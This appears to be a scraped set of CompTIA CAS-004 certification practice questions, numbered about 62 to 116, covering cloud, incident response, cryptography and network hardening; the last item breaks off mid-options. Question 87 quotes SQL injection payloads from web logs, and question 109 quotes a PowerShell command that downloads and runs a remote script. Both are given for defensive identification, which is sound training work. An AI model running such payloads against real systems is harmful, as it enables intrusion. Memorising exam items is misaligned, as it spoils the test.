Which of the following processes can be used to identify potential prevention recommendations?

A. Detection

B. Remediation

C. Preparation

D. Recovery

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 63
Topic #: 1
[All CAS-004 Questions]

A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.

B. Implement the SDLC security guidelines.

C. Track the library versions and monitor the CVE website for related vulnerabilities.

D. Perform unit testing of the open-source libraries.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 64

Topic #: 1

[All CAS-004 Questions]

A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation: graphic.linux_randomization.prg

Which of the following technologies would mitigate the manipulation of memory segments?

A. NX bit

B. ASLR

C. DEP

D. HSM

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 65
Topic #: 1
[All CAS-004 Questions]

An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue.
Which of the following is the MOST cost-effective solution?

A. Move the server to a cloud provider.

B. Change the operating system.

C. Buy a new server and create an active-active cluster.

D. Upgrade the server with a new one.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 66
Topic #: 1
[All CAS-004 Questions]

A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.
Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will have access to the latest version to continue development.

B. The company will be able to force the third-party developer to continue support.

C. The company will be able to manage the third-party developer's development process.

D. The company will be paid by the third-party developer to hire a new development team.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 67

Topic #: 1

[All CAS-004 Questions]

A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources.

Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay

B. Cgroups

C. Linux namespaces

D. Device mapper

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 68

Topic #: 1

[All CAS-004 Questions]

A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users.

Which of the following would be BEST for the developer to perform? (Choose two.)

A. Utilize code signing by a trusted third party.

B. Implement certificate-based authentication.

C. Verify MD5 hashes.

D. Compress the program with a password.

E. Encrypt with 3DES.

F. Make the DACL read-only.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 69

Topic #: 1

[All CAS-004 Questions]

A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used.
The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.
Which of the following encryption methods should the cloud security engineer select during the implementation phase?

A. Instance-based

B. Storage-based

C. Proxy-based

D. Array controller-based

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 70
Topic #: 1
[All CAS-004 Questions]

A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.
Which of the following would be BEST suited to meet these requirements?

A. ARF

B. ISACs

C. Node.js

D. OVAL

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 71

Topic #: 1

[All CAS-004 Questions]

An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.

Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST

B. GDPR

C. PCI DSS

D. ISO

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 72

Topic #: 1

[All CAS-004 Questions]

Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Improving the availability of messages

B. Ensuring non-repudiation of messages

C. Enforcing protocol conformance for messages

D. Assuring the integrity of messages

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 73

Topic #: 1

[All CAS-004 Questions]

A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.

Which of the following should the company use to prevent data theft?

A. Watermarking

B. DRM

C. NDA

D. Access logging

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 74
Topic #: 1
[All CAS-004 Questions]

A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.

B. Replace the associated hardware.

C. Provide the contractors with direct access to satellite telemetry data.

D. Reduce link latency on the affected ground and satellite segments.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 75
Topic #: 1
[All CAS-004 Questions]

A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 76

Topic #: 1

[All CAS-004 Questions]

Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.

Based on RPO requirements, which of the following recommendations should the management team make?

A. Leave the current backup schedule intact and pay the ransom to decrypt the data.

B. Leave the current backup schedule intact and make the human resources fileshare read-only.

C. Increase the frequency of backups and create SIEM alerts for IOCs.

D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 77

Topic #: 1

[All CAS-004 Questions]

A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident. Which of the following would be BEST to proceed with the transformation?

A. An on-premises solution as a backup

B. A load balancer with a round-robin configuration

C. A multicloud provider solution

D. An active-active solution within the same tenant

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 78
Topic #: 1
[All CAS-004 Questions]

A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy.
Which of the following solutions should the security architect recommend?

A. Replace the current antivirus with an EDR solution.

B. Remove the web proxy and install a UTM appliance.

C. Implement a deny list feature on the endpoints.

D. Add a firewall module on the current antivirus solution.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 79

Topic #: 1

[All CAS-004 Questions]

All staff at a company have started working remotely due to a global pandemic. To transition to remote work, the company has migrated to SaaS collaboration tools. The human resources department wants to use these tools to process sensitive information but is concerned the data could be:

✑ Leaked to the media via printing of the documents

✑ Sent to a personal email address

Accessed and viewed by systems administrators

▪

✑ Uploaded to a file storage site

Which of the following would mitigate the department's concerns?

A. Data loss detection, reverse proxy, EDR, and PGP

B. VDI, proxy, CASB, and DRM

C. Watermarking, forward proxy, DLP, and MFA

D. Proxy, secure VPN, endpoint encryption, and AV

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 80

Topic #: 1

[All CAS-004 Questions]

A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:

✑ Unauthorized insertions into application development environments

✑ Authorized insiders making unauthorized changes to environment configurations

Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

A. Perform static code analysis of committed code and generate summary reports.

B. Implement an XML gateway and monitor for policy violations.

C. Monitor dependency management tools and report on susceptible third-party libraries.

D. Install an IDS on the development subnet and passively monitor for vulnerable services.

E. Model user behavior and monitor for deviations from normal.

F. Continuously monitor code commits to repositories and generate summary logs.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 81
Topic #: 1
[All CAS-004 Questions]

An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key.
Which of the following would BEST secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

A. Implement a VPN for all APIs.

B. Sign the key with DSA.

C. Deploy MFA for the service accounts.

D. Utilize HMAC for the keys.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 82

Topic #: 1

[All CAS-004 Questions]

An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:

ERR_SSL_VERSION_OR_CIPHER_MISMATCH

Which of the following is MOST likely the root cause?

A. The client application is testing PFS.

B. The client application is configured to use ECDHE.

C. The client application is configured to use RC4.

D. The client application is configured to use AES-256 in GCM.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 83

Topic #: 1

[All CAS-004 Questions]

An organization is designing a network architecture that must meet the following requirements:

✑ Users will only be able to access predefined services.

✑ Each user will have a unique allow list defined for access.

✑ The system will construct one-to-one subject/object access paths dynamically.

Which of the following architectural designs should the organization use to meet these requirements?

A. Peer-to-peer secure communications enabled by mobile applications

B. Proxied application data connections enabled by API gateways

C. Microsegmentation enabled by software-defined networking

D. VLANs enabled by network infrastructure devices

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 84

Topic #: 1

[All CAS-004 Questions]

An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:

- ✑ Low latency for all mobile users to improve the users' experience
- ✑ SSL offloading to improve web server performance
- ✑ Protection against DoS and DDoS attacks
- ✑ High availability

Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter

B. A load-balanced group of reverse proxy servers with SSL acceleration

C. A CDN with the origin set to its datacenter

D. Dual gigabit-speed Internet connections with managed DDoS prevention

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 85

Topic #: 1

[All CAS-004 Questions]

A systems administrator is preparing to run a vulnerability scan on a set of information systems in the organization. The systems administrator wants to ensure that the targeted systems produce accurate information especially regarding configuration settings.

Which of the following scan types will provide the systems administrator with the MOST accurate information?

A. A passive, credentialed scan

B. A passive, non-credentialed scan

C. An active, non-credentialed scan

D. An active, credentialed scan

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 86
Topic #: 1
[All CAS-004 Questions]

A networking team asked a security administrator to enable Flash on its web browser. The networking team explained that an important legacy embedded system gathers SNMP information from various devices. The system can only be managed through a web browser running Flash. The embedded system will be replaced within the year but is still critical at the moment.
Which of the following should the security administrator do to mitigate the risk?

A. Explain to the networking team the reason Flash is no longer available and insist the team move up the timetable for replacement.

B. Air gap the legacy system from the network and dedicate a laptop with an end-of-life OS on it to connect to the system via crossover cable for management.

C. Suggest that the networking team contact the original embedded system's vendor to get an update to the system that does not require Flash.

D. Isolate the management interface to a private VLAN where a legacy browser in a VM can be used as needed to manage the system.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 87

Topic #: 1

[All CAS-004 Questions]

Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

A. SQL injection

B. Cross-site scripting

C. Brute-force

D. Cross-site request forgery

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 88
Topic #: 1
[All CAS-004 Questions]

A pharmaceutical company recently experienced a security breach within its customer-facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.
The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?

A. The pharmaceutical company

B. The cloud software provider

C. The web portal software vendor

D. The database software vendor

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 89
Topic #: 1
[All CAS-004 Questions]

A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis.
Which of the following steps would be best to perform FIRST?

A. Turn off the infected host immediately.

B. Run a full anti-malware scan on the infected host.

C. Modify the smb.conf file of the host to prevent outgoing SMB connections.


D. Isolate the infected host from the network by removing all network connections.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 90
Topic #: 1
[All CAS-004 Questions]

SIMULATION -
You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.
The company's hardening guidelines indicate the following:
➪ There should be one primary server or service per device.
➪ Only default ports should be used.
➪ Non-secure protocols should be disabled.

INSTRUCTIONS -
Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.
For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:
➪ The IP address of the device
The primary server or service of the device (Note that each IP should by associated with one service/port only)
•
➪ The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 91

Topic #: 1

[All CAS-004 Questions]

A company's product site recently had failed API calls, resulting in customers being unable to check out and purchase products. This type of failure could lead to the loss of customers and damage to the company's reputation in the market.

Which of the following should the company implement to address the risk of system unavailability?

A. User and entity behavior analytics

B. Redundant reporting systems

C. A self-healing system

D. Application controls

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 92

Topic #: 1

[All CAS-004 Questions]

Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?

A. Biometric authenticators are immutable.

B. The likelihood of account compromise is reduced.

C. Zero trust is achieved.

D. Privacy risks are minimized.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 93

Topic #: 1

[All CAS-004 Questions]

A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.

Which of the following would be BEST for the company to implement?

A. A WAF

B. An IDS

C. A SIEM

D. A honeypot

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 94

Topic #: 1

[All CAS-004 Questions]

A security architect is reviewing the following proposed corporate firewall architecture and configuration:

```
DMZ architecture
Internet---------70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:

✑ Web servers must receive all updates via HTTP/S from the corporate network.

Web servers should not initiate communication with the Internet.

▪

✑ Web servers should only connect to preapproved corporate database servers.

✑ Employees' computing devices should only connect to web services over ports 80 and 443.

Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)

A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443

B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443

C. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535

D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535

E. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535

F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 95
Topic #: 1
[All CAS-004 Questions]

As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.
Which of the following BEST describes this process?

A. Deepfake

B. Know your customer

C. Identity proofing

D. Passwordless

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 96
Topic #: 1
[All CAS-004 Questions]

A user from the sales department opened a suspicious file attachment. The sales department then contacted the SOC to investigate a number of unresponsive systems, and the team successfully identified the file and the origin of the attack.
Which of the following is the NEXT step of the incident response plan?

A. Remediation
B. Containment
C. Response
D. Recovery

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 97
Topic #: 1
[All CAS-004 Questions]

A recent data breach stemmed from unauthorized access to an employee's company account with a cloud-based productivity suite. The attacker exploited excessive permissions granted to a third-party OAuth application to collect sensitive information.
Which of the following BEST mitigates inappropriate access and permissions issues?

A. SIEM
B. CASB
C. WAF
D. SOAR

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 98

Topic #: 1

[All CAS-004 Questions]

A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:

▪

✑ 25

✑ 110

✑ 137

✑ 138

✑ 139

✑ 445

Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.

Which of the following would be the BEST solution to harden the system?

A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.

B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.

C. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.

D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 99
Topic #: 1
[All CAS-004 Questions]

A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior management team would like to address these issues without interrupting existing processes.
Which of the following should a security architect recommend?

A. A DLP program to identify which files have customer data and delete them

B. An ERP program to identify which processes need to be tracked

C. A CMDB to report on systems that are not configured to security baselines

D. A CRM application to consolidate the data and provision access based on the process and need

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 100

Topic #: 1

[All CAS-004 Questions]

A security analyst observes the following while looking through network traffic in a company's cloud log:

```
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 241 79 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:42 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 63768 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:19:44 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58664 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:46 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 242 80 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:19:47 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 243 81 6 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:01 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 61593 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:03 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 64279 6 1 40 1604359182 1604359242 ACCEPT OK
Nov 02 23:20:05 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 10.0.50.6 244 82 1 40 1604359182 1604359242 REJECT OK
Nov 02 23:20:19 vpcvirtualhost VPCLogs 224289449368 eni-379ec4f1 10.0.5.52 172.32.6.66 443 58783 6 1 40 1604359182 1604359242 ACCEPT OK
```

Which of the following steps should the security analyst take FIRST?

A. Quarantine 10.0.5.52 and run a malware scan against the host.

B. Access 10.0.5.52 via EDR and identify processes that have network connections.

C. Isolate 10.0.50.6 via security groups.

D. Investigate web logs on 10.0.50.6 to determine if this is normal traffic.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 101

Topic #: 1

[All CAS-004 Questions]

Which of the following is the MOST important cloud-specific risk from the CSP's viewpoint?

A. Isolation control failure

B. Management plane breach

C. Insecure data deletion

D. Resource exhaustion

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 102

Topic #: 1

[All CAS-004 Questions]

An organization is developing a disaster recovery plan that requires data to be backed up and available at a moment's notice.

Which of the following should the organization consider FIRST to address this requirement?

A. Implement a change management plan to ensure systems are using the appropriate versions.

B. Hire additional on-call staff to be deployed if an event occurs.

C. Design an appropriate warm site for business continuity.

D. Identify critical business processes and determine associated software and hardware requirements.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 103

Topic #: 1

[All CAS-004 Questions]

Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

A. when it is passed across a local network.

B. in memory during processing

C. when it is written to a system's solid-state drive.

D. by an enterprise hardware security module.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 104

Topic #: 1

[All CAS-004 Questions]

A Chief Information Officer (CIO) wants to implement a cloud solution that will satisfy the following requirements:

- ✑ Support all phases of the SDLC.
- ✑ Use tailored website portal software.
- ✑ Allow the company to build and use its own gateway software.
- ✑ Utilize its own data management platform.
- ✑ Continue using agent-based security tools.

Which of the following cloud-computing models should the CIO implement?

A. SaaS

B. PaaS

C. MaaS

D. IaaS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 105
Topic #: 1
[All CAS-004 Questions]

A security analyst detected a malicious PowerShell attack on a single server. The malware used the Invoke-Expression function to execute an external malicious script. The security analyst scanned the disk with an antivirus application and did not find any IOCs. The security analyst now needs to deploy a protection solution against this type of malware.
Which of the following BEST describes the type of malware the solution should protect against?

A. Worm
B. Logic bomb
C. Fileless
D. Rootkit

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 106
Topic #: 1
[All CAS-004 Questions]

A development team created a mobile application that contacts a company's back-end APIs housed in a PaaS environment. The APIs have been experiencing high processor utilization due to scraping activities. The security engineer needs to recommend a solution that will prevent and remedy the behavior.
Which of the following would BEST safeguard the APIs? (Choose two.)

A. Bot protection
B. OAuth 2.0
C. Input validation
D. Autoscaling endpoints
E. Rate limiting
F. CSRF protection

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 107
Topic #: 1
[All CAS-004 Questions]

An organization's existing infrastructure includes site-to-site VPNs between datacenters. In the past year, a sophisticated attacker exploited a zero-day vulnerability on the VPN concentrator. Consequently, the Chief Information Security Officer (CISO) is making infrastructure changes to mitigate the risk of service loss should another zero-day exploit be used against the VPN solution.
Which of the following designs would be BEST for the CISO to use?

A. Adding a second redundant layer of alternate vendor VPN concentrators
B. Using Base64 encoding within the existing site-to-site VPN connections
C. Distributing security resources across VPN sites
D. Implementing IDS services with each VPN concentrator
E. Transitioning to a container-based architecture for site-based services

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 108
Topic #: 1
[All CAS-004 Questions]

A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government.
Which of the following should be taken into consideration during the process of releasing the drive to the government?

A. Encryption in transit

B. Legal issues

C. Chain of custody

D. Order of volatility

E. Key exchange

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 109

Topic #: 1

[All CAS-004 Questions]

A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell `IEX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois`

Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA

B. Reverse proxy and sandbox

C. EDR and application approved list

D. Forward proxy and MFA

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 110

Topic #: 1

[All CAS-004 Questions]

As part of its risk strategy, a company is considering buying insurance for cybersecurity incidents.

Which of the following BEST describes this kind of risk response?

A. Risk rejection

B. Risk mitigation

C. Risk transference

D. Risk avoidance

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 111

Topic #: 1

[All CAS-004 Questions]

A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system.
Which of the following security responsibilities will the DevOps team need to perform?

A. Securely configure the authentication mechanisms.

B. Patch the infrastructure at the operating system.

C. Execute port scanning against the services.

D. Upgrade the service as part of life-cycle management.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 112
Topic #: 1
[All CAS-004 Questions]

A company's Chief Information Officer wants to implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide information on attempted attacks, and provide analysis of malicious activities to determine the processes or users involved.
Which of the following would provide this information?

A. HIPS

B. UEBA

C. HIDS

D. NIDS

Show Suggested Answer

Actual exam question from CompTIA's CAS-004
Question #: 113
Topic #: 1
[All CAS-004 Questions]

The Chief Information Security Officer of a startup company has asked a security engineer to implement a software security program in an environment that previously had little oversight.
Which of the following testing methods would be BEST for the engineer to utilize in this situation?

A. Software composition analysis

B. Code obfuscation

C. Static analysis

D. Dynamic analysis

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 114

Topic #: 1

[All CAS-004 Questions]

A forensic investigator would use the foremost command for:

A. cloning disks.

B. analyzing network-captured packets.

C. recovering lost files.

D. extracting features such as email addresses.

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 115

Topic #: 1

[All CAS-004 Questions]

A software company is developing an application in which data must be encrypted with a cipher that requires the following:

- ✑ Initialization vector
- ✑ Low latency
- ✑ Suitable for streaming

Which of the following ciphers should the company use?

A. Cipher feedback

B. Cipher block chaining message authentication code

C. Cipher block chaining

D. Electronic codebook

Show Suggested Answer

Actual exam question from CompTIA's CAS-004

Question #: 116

Topic #: 1

[All CAS-004 Questions]

An organization that provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of self-healing that includes monitoring performance and available resources. When the system detects an issue, the self-healing process is supposed to restart parts of the software.
During the incident, when the self-healing system attempted to restart the services, available disk space on the data drive to restart all the services was inadequate.
The self-healing system did not detect that some services did not fully restart and declared the system as fully operational.
Which of the following BEST describes the reason why the silent failure occurred?

A. The system logs rotated prematurely.

B. The disk utilization alarms are higher than what the service restarts require.
